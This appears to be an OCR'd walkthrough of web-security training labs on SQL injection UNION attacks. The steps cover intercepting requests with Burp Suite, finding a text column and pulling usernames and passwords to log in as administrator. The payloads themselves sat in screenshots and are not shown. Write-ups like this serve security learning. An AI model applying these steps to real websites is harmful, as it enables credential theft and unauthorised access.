
Go to the website and POST the request to Burp Suite.




Select the gift on the webpage get the request to the repeater, and change it.



Again change the request and send it. This time you can solve it





.




SQL injection UNION attack, finding a column containing text


Go to the webpage and click on the “gift”







Try to solve the problem using SQL commands.






Change the URL using SQL commands. But they show us that 2nd null command should be a string and they give us that value.






SQL injection UNION attack, retrieving data from other tables


Go to the website and click on the gift.





Now modify the URL using SQL commands.



Using the given command you can get the username and password. Choose the administrator username and password and log into that website.

